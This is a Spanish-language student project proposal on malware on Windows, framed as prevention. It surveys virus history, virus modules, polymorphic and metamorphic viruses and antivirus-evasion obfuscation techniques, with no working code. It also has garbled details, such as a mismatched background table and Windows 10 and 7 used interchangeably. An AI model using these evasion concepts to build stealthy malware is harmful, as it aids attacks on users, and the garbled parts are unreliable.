UNIVERSIDAD PRIVADA FRANZ TAMAYO

INGENERIA DE SISTEMAS

IMPLEMENTACION DE UN MALWARE EN EL SISTEMA OPERATIVO WINDOWS 10 PARA LA PREVENCION DEL USO INCORRECTO DEL VIRUS

CASO: SISTEMA OPERATIVO WINDOWS 10

POSTULANTES: JORGE GALVEZ CLAROS

DOCENTE: ING HENRY VARGAS

LA PAZ-BOLIVIA

2021

INDICE

1. INTRODUCCION

El presente proyecto, fundamentalmente tiene como objetivo brindar una visión en lo que respecta el delito informático de MALWARE en Bolivia, en cuanto a su forma de utilización, así como también identificar lo más relevante para la utilización de este ataque, las nuevas tecnologías en las dos últimas décadas ha dado como fruto dos mercados en estado de madurez en la actualidad: las redes sociales virtuales, que han desembocado en la conocida como sociedad 2.0, y el paradigma Mobile, esto es, la presencia de los Smartphone, o teléfonos inteligentes, en el uso cotidiano.

El estado de madurez de este´ último implica, casi automáticamente, una alta tasa de penetración de los Smartphone en las regiones del mundo más desarrolladas desde un punto de vista socio-económico. De esta manera, es bastante frecuente encontrar un ciudadano en Bolivia que utilice uno de estos teléfonos inteligentes, dando uso a los cientos de aplicaciones que permiten interactuar con otros ciudadanos vía Internet. Todo esto implica que podamos encontrar una serie de aplicaciones móviles, englobadas dentro de este concepto de sociedad 2.0, con una gran cuota de mercado, quedando ya lejos del uso exclusivo por parte de los llamados Early-adopters, y constituyendo una herramienta más de la comunicación habitual entre los ciudadanos. Todas estas aplicaciones tienen como objetivo reproducir vínculos de la vida “física” entre usuarios y permiten llevar las relaciones sociales al mundo virtual.

Podemos definirlas como relaciones sociales. Dichas relaciones vienen fomentadas por dos tipos de estructuras y/o aplicaciones: las redes sociales virtuales y las aplicaciones de mensajería. Las redes sociales virtuales son grandes grupos de usuarios interconectados entre si, que comparten una serie de contenidos de una manera pública o semipública.

Es en este contexto en el que el estudio de los dispositivos móviles de un usuario se constituye como una pieza fundamental para la seguridad social, dado que a partir de los datos contenidos en los mismos, y la información que se puede extrapolar sobre las relaciones sociales del usuario en cuestión con base en las actividades desarrolladas en el dispositivo, se puede reconstruir un escenario con vistas a la resolución de una

investigación ante la posibilidad de un mayor uso de los Smartphone en la planificación de actividades delictivas, contrarrestar este efecto con el estudio de toda la información que nos ofrece la sociedad 2.0.

2. PRESENTACIÓN DE LA PROBLEMÁTICA

El delito informático implica actividades criminales que Bolivia ha tratado de encuadrar en figuras típicas de carácter tradicional, tales como fraudes, perdida de información, sabotajes. Sin embargo, debe destacarse que los usos de las técnicas informáticas han creado nuevas posibilidades del uso indebido de las computadoras.

Cada día son más comunes los ataques informáticos basados en el malware, Estos se caracterizan por explotar la confianza de los usuarios con el fin de tener acceso a información confidencial.

Entre ellos se destaca el malware, el cual consiste en orientar al usuario para que ejecute una aplicación falsa, generalmente asociada con el sistema operativo Windows 7, y así causar daños y perdida de información. Con base en las experiencias relatadas por los usuarios acerca del impacto que tiene el “MALWARE”, se hace necesario definir unas estrategias de contingencia mediante el profundo conocimiento de las políticas de seguridad que manejan las organizaciones, con el fin de evitar el constante ataque al que los usuarios son expuestos día a día. Una de las perspectivas para atacar el problema es definir algunos criterios básicos que le permitan al usuario de Internet diferenciar sitios auténticos de sitios falsos. Este proyecto ataca la perspectiva descrita anteriormente, utilizando como ejemplos particulares sitios hipotéticos de personas que no tienen el conocimiento de este virus.

Hasta qué punto se tiene conocimiento de las aplicaciones empleadas en phyton y estrategias de seguridad informática. En el desarrollo del presente proyecto se espera dar claridad respecto a qué tipo de software se está implementando para tal caso, sus características principales junto con sus beneficios de uso.

Hoy en día son incontables las diferentes herramientas que se pueden utilizar para aplicar diferentes métodos de desarrollo en sistemas informáticos, pero muy poco se conoce de los elementos que lo componen, características y servicios que brindan. Por

ende, se planeó la realización de éste proyecto en la cual se espera plasmar los diferentes datos encontrados y de ésta manera contribuir a despejar inquietudes al respecto en la comunidad interesada en el tema.

Implementar las herramientas en estrategias de sistema operativo Windows 7, requiere conocer en detalle sus características ya que de ésta manera se puede aplicar al máximo todas las bondades de la herramienta que se quiere emplear según las necesidades de cada organización. Por ende, el aseguramiento de los ataques cibernéticos a los ciudadanos de la ciudad de La Paz se usará como escenario de prueba e implementación de las diferentes herramientas aquí señaladas tras la investigación y puesta en conocimiento de su aplicabilidad según el caso.

Es claro que, así como la persona atacada o cualquier otra deben contar con un proceso de virus basado en el concepto de “Ataque cibernético”, fomentando actividades que permitirán minimizar riegos de fuga de información, vulneración de los sistemas operativos y la pérdida económica o de información digital que ponga en riesgo la continuidad del negocio. Por ello, la realización de un proceso de malware exitoso, solo será posible si se tiene un conocimiento adecuado de las fortalezas y debilidades que puede brindar cada una de las distintas Herramientas de Software que se implementan en cada una de las estrategias y métodos acorde a los requerimientos de cada organización.

3. ANTECEDENTES DEL PROYECTO

Un ejemplo tristemente claro es el que hemos presenciado con el ataque a dispositivos móviles o grupos donde se maneja información de trabajos en la ciudad de La Paz, en el cual de 150 personas 100 tuvieron de formatear su dispositivo perdiendo gran información y así los ataques se hacen más fuertes las causas de estos ataques pueden ser por motivos de venganza, distracción o simplemente por pasar el rato.

Por eso la idea de este proyecto es como poder controlar este ataque de códigos binarios donde más adelante se explicará cada acción para saber qué hacer en este tipo de ataques

3.1 ANTECEDENTES DEL PROYECTO

TÍTULO	Autor	SÍNTESIS	Padres	OBJETIVO
“SISTEMA DE PREVENCION CONTRA ATAQUES DE VIRUS”	Yakarta Inundación Alerta	Para alertas tempranas de ataques a ciudadanos españoles .	Indonesia	Esta aplicación móvil controla la el dispositivo como un antivirus

3.2 ARGUMENTACIÓN DE LA IMPORTANCIA DEL OBJETO DE ESTUDIO DEL PROYECTO

La realización de este proyecto contribuirá a los ciudadanos de la cuidad de la paz a la prevención de sufrir un ataque de malware mediante un ejecutable para así evitar o en todo caso perdida de datos, tiempo ya que la herramienta demostrará como se realiza un ataque y así saber cómo poder controlarlo.

También a través de la presentación de esta herramienta se proporcionará a la sociedad de La Paz con el que podrán conseguir información relevante de como es el ataque cibernético de MALWARE.

Además, el desarrollo de la herramienta en sí, permitirá llevar a cabo la demostración de un ataque mediante la ejecución en WINDOWS 7 donde se podrá verificar y saber qué hacer en caso de este mismo

El resultado con que nos encontramos es otra dura realidad de nuestra época: siguen persistiendo desigualdades asombrosas y el riesgo de ataques cibernéticos está concentrado de manera desproporcionada en los países más pobres con una gobernabilidad más débil.

CAPÍTULO 2

4. Marco Teorico

4.1 LOS VIRUS INFORMATICOS

4.1.1 HISTORIA DE LOS VIRUS

Fred Cohen creó los primeros virus informáticos como modelos experimentales para sustentar su tesis de doctorado en Ingeniería Eléctrica. Ensu estudio definía como virus informático a: "todo programa capaz de infectar otros programas, modificándolos para incluirse dentro de los mismos". Según publica BBC, Cohen presentó sus resultados en un seminario de seguridad el10 de noviembre de 1983.

Otros orígenes de los virus informáticos podrían situarse en 1949, cuando Jonh Von Neumann, uno de los padres de la informática, se refirió por primera vez al concepto de programas autorreplicantes en un ensayo titulado: "Theory and Organization of Complicates Automata".

Una década más tarde 1959, en los laboratorios Bell, tres personas crearon un pequeño juego llamado Core Wars (o "Guerras de Núcleo"). En él dos programadores desarrollaban aplicaciones que luchaban entre sí por un espacio de memoria común, resultando vencedor el que conseguía másmemoria o el que "aniquilaba" al contrario. Los programas debían sobrevivir utilizando técnicas de ataque, ocultamiento y reproducción similares a las queemplean los actuales virus informáticos. En mayo de 1984 la revista Scientific American difundió el juego Core Wars, lo que permitió que muchos de sus lectores experimentaran con él.

---

[2] http://www.monografias.com/trabajos5/virusinf/virusinf.shtml#historia

http://www.albaiges.com/informatica/historiavirusinformaticos.html

4.1.2 VIRUS INFORMATICO[4]

Un virus informático es un programa de computadora que tiene la capacidad de causar daño y su característica más relevante es que puede replicarse a sí mismo y propagarse a otras computadoras. Infecta "entidades ejecutables": cualquier archivo o sector de las unidades de almacenamiento que contenga códigos de instrucción que el procesador valla a ejecutar. Se programa en lenguaje ensamblador y por lo tanto, requiere algunos conocimientos del funcionamiento interno de la computadora.

Un virus tiene tres características primarias, por lo que puede ser:

- *Dañino*. Un virus informático siempre causa daños en el sistema que infecta, pero vale aclarar que el hacer daño no significa que vaya a romper algo. El daño puede ser implícito cuando lo que se busca es destruir o alterar información o pueden ser situaciones con efectos negativos para la computadora, como consumo de memoria principal, tiempo de procesador, disminución de la performance.
- *Auto-reproductor*. Una de las características más importantes de este tipo de programas es la de crear copias de sí mismo, cosa que ningún otro programa convencional hace. Imagínense que si todos tuvieran esta capacidad podríamos instalar un procesador de textos y un par de díasmás tarde tendríamos tres de ellos o más.

  Una característica propia de virus, hace que programas convencionales puedan causar daño, aunque sea accidental, sobrescribiendo algunas librerías y pueden estar ocultos a la vista del usuario, por ejemplo: un programita que se encargue de legitimar las copias de software que se instalan.

- *Encubierto*. Esto significa que utilizará varias técnicas para evitar que elusuario se dé cuenta de su presencia. La primera medida es tener un tamaño reducido para poder disimularse a primera vista. Puede llegar a manipular el resultado de una petición al sistema operativo de mostrar eltamaño del archivo e incluso todos sus atributos.

Un virus es considerado peligroso no por el conjunto de instrucciones que componen su funcionalidad sino por las partes críticas a las cuales le está causando daño; los virus informáticos no están diseñados para afectar el hardware, no se conocen conjuntos de instrucciones que afecten la pantalla hasta hacerla explotar o que empiecen a recalentar los discos hasta hacerlos derretir, lo que si existen son grupos de instrucciones que hacen que la vida delos dispositivos se vaya reduciendo; por ejemplo enviar señales de frecuenciascon variación de volumen muy altas para dañar los altavoces o mover el cabezal de las impresoras aunque la probabilidad de que estos casos ocurranes muy baja, pues los virus por lo general siempre prefieren afectar los archivosdel sistema y no la parte física.


1.1.1 FUNCIONAMIENTO DE LOS VIRUS

Assembler es un lenguaje de bajo nivel por esta razón los grupos de líneas de código programadas en él, actúan directamente en el hardware lo cual no hace necesario que un software actué para que las instrucciones corran.

---

4 http://www.monografias.com/trabajos5/virusinf/virusinf.shtml#qu%C3%A9_es_un_virus

Figura 01: Infección del sistema por discos infectados



Fuente:http://www.monografias.com/trabajos5/virusinf/virusinf.shtml#conceptos_b%C3%A1sicos

En la figura número 01 se puede observar el proceso de infección del sistema mediante la inserción de discos infectados a los equipos, al introducir el disco infectado este se copia en la memoria RAM y allí se reproduce, luego este entra a los archivos para los que está destinado a dañar y por último se añade a estos alterando su correcto funcionamiento.

Una infección se presenta cuando el código ejecutable que conforma el virus pasa de un pc a otro copiándose en discos flexibles, discos duros, en programas considerados como legítimos mediante las redes, de esta manera se reproducen y liberan su código malicioso solo cuando son ejecutados; los virus tiene la capacidad de cargarse antes que se cargue el sistema operativo yasí alojarse en la memoria principal logrando el objetivo de infectar los programas cargados en ella.

Por lo general los virus buscan alojarse en entidades que se ejecuten con frecuencia, lo cual hace mucho más fácil su acceso a la memoria RAM. Estas entidades pueden ser los sectores de arranque de los discos duros. El código malicioso cargado en el virus se puede cargar una vez se encienda la computadora; también en archivos ejecutables.EXE, .COM, etc. y librerías como

El encendido de un computador pasa por una seria de comparaciones y un proceso casi invisible para el usuario; pero cuando este empieza a utilizar la memoria RAM es cuando el virus empieza a tomar posesión, copiando el Master Boot Record (MBR) en un sector alternativo, mucho antes de que sea cargado el sistema operativo y el antivirus y así logra copiarse permaneciendo oculto y ejecutando las órdenes del MBR.




Figura 02: Diferencia de tamaño entre un archivo limpio y uno infectado

Fuente: http://www.monografias.com/trabajos5/virusinf/virusinf.shtml#funcionamiento

La figura numero 02 muestra como el tamaño de un archivo infectado aumentaen comparación al tamaño original; porque el virus se aloja en un archivo de tipo ejecutable (.EXE) este busca dos sectores importantes que lo componen, el primer son los puntos de entrada, este lugar es señalado dentro del archivopara iniciar la ejecucion de sus lineas de codigo y el segundo las salidas del programa donde está señalado el final de las instrucciones; al ubicar ambos puntos el antivirus copia sus propias instrucciones antes de cada punto y asi se cargara en la memoria RAM, de este modo puede continuar escondiendoseante los analisis

realizados por los antivirus, infectar archivos que esten en memoria o que entren a ejecutarse.

4.1.3 MODULOS PRINCIPALES DE UN VIRUS5

- *Módulo de reproducción:* Es el encargado de manejar las rutinas para infectar entidades ejecutables que asegurarán la subsistencia del virus. Cuando toma el control del sistema puede infectar otras enti dades ejecutables. Cuando estas entidades sean trasladadas a otros computadores se asegura la dispersión del virus.
- *Módulo de ataque:* Es el módulo que contiene las rutinas de daño adicional o implícito. El módulo puede ser disparado por distintos eventos del sistema: una fecha, hora, el encontrar un archivo específico (COMMAND.COM), el encontrar un sector específico (MBR), una determinada cantidad de Boot´s desde que ingreso al sistema, o cualquier otra cosa a la que el programador quisiera atacar.
- *Módulo de defensa:* Su principal objetivo es proteger el cuerpo del virus. Incluirá rutinas que disminuyan los síntomas que delaten su presencia e intentarán que el virus permanezca invisible a los ojos del usuario y del antivirus. Las técnicas incluidas en este módulo hoy en día resultan ser muy sofisticadas logrando dar información falsa al SO -y en consecuencia al usuario- y localizándose en lugares poco comunes para el registro de los antivirus, como la memoria Flash-ROM

---

[5]http://www.monografias.com/trabajos5/virusinf/virusinf.shtml#funcionamiento

1.1.2 TECNICAS DE INFECCION

VIRUS ENCRIPTADOS

El primer método utilizado por los creadores de virus para ser invisibles antes los registros realizados por las firmas de antivirus basados en escáneres es elcifrado; los virus cifrados o encriptados están compuestos del cifrad or y el cuerpo principal; el cifrador tiene la función de recuperar el cuerpo cada vez que el archivo que contiene la infección sea ejecutado, cada que un virus encriptado se ejecuta utiliza una clave de cifrado diferente haciéndola única , lo cual facilita que oculte su firma.

El problema para este tipo de virus se presenta en que el descifrador permanece constante de generación en generación lo cual facilita que sea detectado por los escaneos realizados por los antivirus debido a que el virus está basado en código patrón del descriptor.

1.1.2.1 VIRUS OLIGOMORFICO Y POLIMORFICO

Con el fin de perfeccionar las deficiencias de los virus cifrados los creadores devirus han desarrollado tecnologías que permitan al virus mutar su descifrador de una generación a otra; el primer intento fue el virus oligomórfico capaz de cambiar su descifrador ligeramente, sin embargo, este código malicioso cientosde descifradores diferentes lo cual también lo hace vulnerable a los escaneosrealizados por las firmas de antivirus.

Para superar la limitación los creadores de virus desarrollan el virus polimórfico; este logra crear un sinnúmero de descifradores distintos con la ayuda de los métodos de ofuscación incluyendo la inserción de códigos, reasignaciones entre otras. Los kits de herramientas que están al alcance de los creadores devirus hace mucho más fácil convertir sus virus a virus polimórficos, aunque losantivirus aprovechan el constante cambio de cuerpo del virus para detectarlosutilizando el método de la

emulación; ahí fue cuando los virus empezaron a utilizar el método del blindaje que más tarde ya serian vulnerables gracias a laevolución de los antivirus para derrotar los virus polimórficos.

4.1.5.3 VIRUS METAFORMICO

El virus metamórfico fue propuesto como una novela debido a que se enfocabamás allá de los oligomorficos y los polimórficos, teniendo en cuenta que este virus hace mejor uso de las técnicas de ofuscación para desarrollar su cuerpo en las nuevas generaciones haciendo que sea diferente pero que cump le la misma función es así como su evolución le permite reconocer, analizar y mutarsu propio cuerpo cada vez que se propaga, este tipo de ataques no revela sucuerpo en la memoria lo cual hace tan difícil la detección para los escáneres delos antivirus

1.1.3 TECNICAS DE OFUSCACION

Estas técnicas son usadas comúnmente en los virus polimórficos y metamórficos; son los métodos que se utilizan en la creación de virus para asegurar que este no sea detectable fácilmente y que cumpla con su objetivo.


1.1.3.1 MUERTE-CODIGO DE INSERCION

Esta es una técnica sencilla que añade algunas instrucciones ineficaces a un programa para cambiar su apariencia, pero manteniendo su comportamiento; un ejemplo de tales instrucciones es NOP que es una instrucción totalmente nula, su única función es crear un retraso en la

CPUFigura 03: Ejemplo de código sin inserciones

Puente: Malware Obfuscation Techniques: A Brief Survey

Figura 04: Inserción de código



Fuente: Malware Obfuscation Techniques: A Brief Survey


Las figuras número 03 y 04 muestra el código original fácilmente ofuscado porla inserción de instrucciones nop; sin embargo esta técnica puede ser fácilmente abolidas por los escáneres de los antivirus actuales, lo que generalmente se hace es insertar instrucciones seguidas, es decir en un solo bloque lo cual hace más difícil la detección

y eliminación.

1.1.3.2 REGISTRO DE REASIGNACION

Es una técnica de interruptores de registro de generación en generación mientras que el programa mantiene su mismo comportamient o lo que este hace es reasignar una instrucción varias veces.

Figura 05: Registro de reasignación




Fuente: Malware Obfuscation Techniques: A Brief Survey

En la figura numero 05 podemos observar como el código original mostrado enla figura 03 es modificado cuando los registros EAX, EBX Y EDB son reasignados a EBX, EDX Y EAX respectivamente.

1.1.3.3 SUSTITUCION DE INSTRUCCIONES

Lo que hace esta técnica es desarrollar códigos equivalentes a las instrucciones originales

Figura 06: Sustitución de instrucciones




Fuente: Malware Obfuscation Techniques: A Brief Survey

En la figura numero 06 podemos observar como la instrucción XOR puede ser reemplazada con SUB, y MOVE poder ser reemplazada con PUSH/POP.

1.1.3.4 TRANSPOSICION DE CODIGO

Esta técnica reordena la secuencia de las instrucciones de un código original sin tener ningún impacto en su comportamiento, existen dos métodos para lograr esta técnica.


Figura 07: Cambio aleatorio de instrucciones



Fuente: Malware Obfuscation Techniques: A Brief Survey

La figura numero 07 corresponde a la primera técnica de transposición de código la cual lo intercambia en forma aleatoria y luego recupera el orden de ejecución, este método no es difícil de derrotar porque el programa original sepuede restaurar fácilmente mediante los saltos o instrucciones incondicionales.

Figura 08: Crear nuevas generaciones de código



Fuente: Malware Obfuscation Techniques: A Brief Survey

En la figura número 08 se puede observar la segunda técnica de transposiciónde código, este se encarga de crear nuevas generaci ones eligiendo y ordenando las instrucciones independientes que no tienen ningún impacto sobre las otras, es un método complejo debido a la dificulta para encontrar lasinstrucciones independientes pero es muy difícil de detectar por los escáner delos antivirus.

1.1.3.5 INTEGRACION DE CODIGO

Esta técnica consiste en tejer un código malicioso en el programa de destino, lo que hace es descomponer el programa destino en objetos manejables, se suma a la perfección entre ellos y vuelve al código integrado en una nueva generación, es una de la más sofisticadas técnicas de ofuscación.

1.1.4 CLASIFICACION DE LOS VIRUS[6]

La clasificación de los virus varía según su grado de dispersión a nivel mundial,por la entidad que parasitan, por su comportamiento, por su agresividad, por sus técnicas de ataque o por cómo se oculta.

- *Caballos de Troya:* no son considerados virus porque no poseen la característica de auto reproducirse, se alojan en los cedidos de aplicaciones ejecutables como no ejecutables; su objetivo p rincipal es el del robo de contraseñas guardadas en los archivos de los usuario, contraseñas para el acceso a redes y contraseñas para el acceso a internet, además la mayoría de estos virus están programados para que se autodestruya una vez cumplido su objetivo.
- *Camaleones:* actúan como sustitutos de programas legítimos siendo capaz de cumplir con todas las funciones del verdadero, haciendo dañoo infectando los demás archivos.
- *Virus polimórficos o mutantes:* Los virus polimorfos poseen la capacidadde encriptar el cuerpo del virus para que no pueda ser detectado fácilmente por un antivirus. Solo deja disponibles unas cuantas rutinas que se encargaran de des-encriptar el virus para poder propagarse. Una vez des-encriptado el virus intentará alojarse en algún archivo de la computadora.

- *Virus sigiloso o Stealth:* El virus sigiloso posee un módulo de defensa bastante sofisticado. Este intentará permanecer oculto tapando todas las modificaciones que haga y observando cómo el sistema operativo trabaja con los archivos y con el sector de booteo. Subvirtiendo algunas líneas de código el virus logra apuntar el flujo de ejecución hacia dondese encuentra la zona que infectará.
- *Virus lentos:* Los virus de tipo lento hacen honor a su nombre infectandosolamente los archivos que el usuario hace ejecutar por el SO, simplemente siguen la corriente y aprovechan cada una de las cosas que se ejecutan.

- *Retro virus o virus antivirus:* Un retro-virus intenta como método de defensa atacar directamente al programa antivirus incluido en la computadora.

- *Virus multipartitos:* atacan a los sectores de arranque y a los ficheros ejecutables. Su nombre está dado porque infectan los computadores devarias formas. No se limitan a infectar un tipo de archivo ni una zona dela unidad de disco rígido. Cuando se ejecuta una aplicación infectada con uno de estos virus, éste infecta el sector de arranque. La próximavez que arranque el computador, el virus atacará a cualquier programaque se ejecute.

- *Virus voraces:* Estos virus alteran el contenido de los archivos de formaindiscriminada. Generalmente uno de estos virus sustituirá el programaejecutable por su propio código. Son muy peligrosos porque se dedicana destruir completamente los datos que puedan

encontrar.

- *Bombas de tiempo:* comúnmente son virus convencionales, la únicadiferencia es que se activan en una fecha determinada.
- *Conejo:* este programa busca saturar la memoria del computador colocándose en la cola de procesos con la máxima prioridad y copiándose así mismo hasta lograr colapsar el sistema.
- *Conejo:* este programa busca saturar la memoria del computador colocándose en la cola de procesos con la máxima prioridad y copiándose así mismo hasta lograr colapsar el sistema.
- *Macro-virus:* este tipo de virus están representando una gran amenazapara las redes, estos se alojan en aplicaciones usadas frecuentementepor los usuarios alterando el funcionamiento de estas


1.1.5 PERDIDAS MUNDIALES POR ATAQUES DE VIRUS

El incremento del uso de internet a lo largo del todo mundo y la sistematizaciónde las empresas ha facilitado la propagación de los virus y ha intensificado el uso de estos códigos maliciosos, con el fin de dañar y lograr alterar laintegridad de la información; así mismo teniendo en cuenta lo costoso que resulta para una empresa mantener protegida su información de ataques de este tipo; es así como desde el año 2001 hasta la actualidad los ataques por virus han causado pérdidas gigantescas a millones de empresas y entidades víctimas; se puede observar en la siguiente figura :

6

http://www.monografias.com/trabajos5/virusinf/virusinf.shtml#clasificaci%C3%B3n_de_virus

.Figura 09: Propagación de los virus mediante el internet



Fuente: Modeling Virus and Antivirus Spreading Over Hybrid Wireless Ad Hoc and Wired Networks

